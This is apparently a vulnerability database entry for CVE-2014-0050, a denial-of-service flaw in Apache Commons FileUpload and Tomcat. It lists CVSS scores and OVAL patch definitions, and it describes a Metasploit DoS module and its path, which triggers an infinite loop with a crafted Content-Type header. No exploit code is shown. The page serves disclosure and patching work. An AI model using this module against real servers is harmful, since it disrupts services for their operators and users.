
– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Bypass a restriction or similar
CWE ID	264

– Related OVAL Definitions

Title	Definition Id	Class	Family
DEPRECATED: ELSA-2014-0429 -- tomcat6 security update (Moderate)	oval:org.mitre.oval:def:26472		unix
DSA-2856-1 libcommons-fileupload-java - CVE-2014-0050	oval:org.mitre.oval:def:22111		unix
ELSA-2014:0429: tomcat6 security update (Moderate)	oval:org.mitre.oval:def:24843		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval:org.mitre.oval:def:24488		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval:com.redhat.rhsa:def:20140429		unix
SUSE-SU-2014:0548-1 -- Security update for jakarta-commons-fileupload	oval:org.mitre.oval:def:25499		unix

OVAL (Open Vulnerability and Assessment Language) definitions define exactly what should be done to verify a vulnerability or a missing patch. Check out the OVAL definitions if you want to learn what you should do to verify a vulnerability.



Apache Commons FileUpload and Apache Tomcat DoS

This module triggers an infinite loop in Apache Commons FileUpload 1.0 through 1.3 via a specially crafted Content-Type header. Apache Tomcat 7 and Apache Tomcat 8 use a copy of FileUpload to handle mime-multipart requests, therefore, Apache Tomcat 7.0.0 through 7.0.50 and 8.0.0-RC1 through 8.0.1 are affected by this issue. Tomcat 6 also uses Commons FileUpload as part of the Manager application.

Module Name

auxiliary/dos/http/apache_commons_fileupload_dos

Authors

Unknown
ribeirux

References

CVE-2014-0050
URL: http://tomcat.apache.org/security-8.html
URL: http://tomcat.apache.org/security-7.html


Reliability

Normal

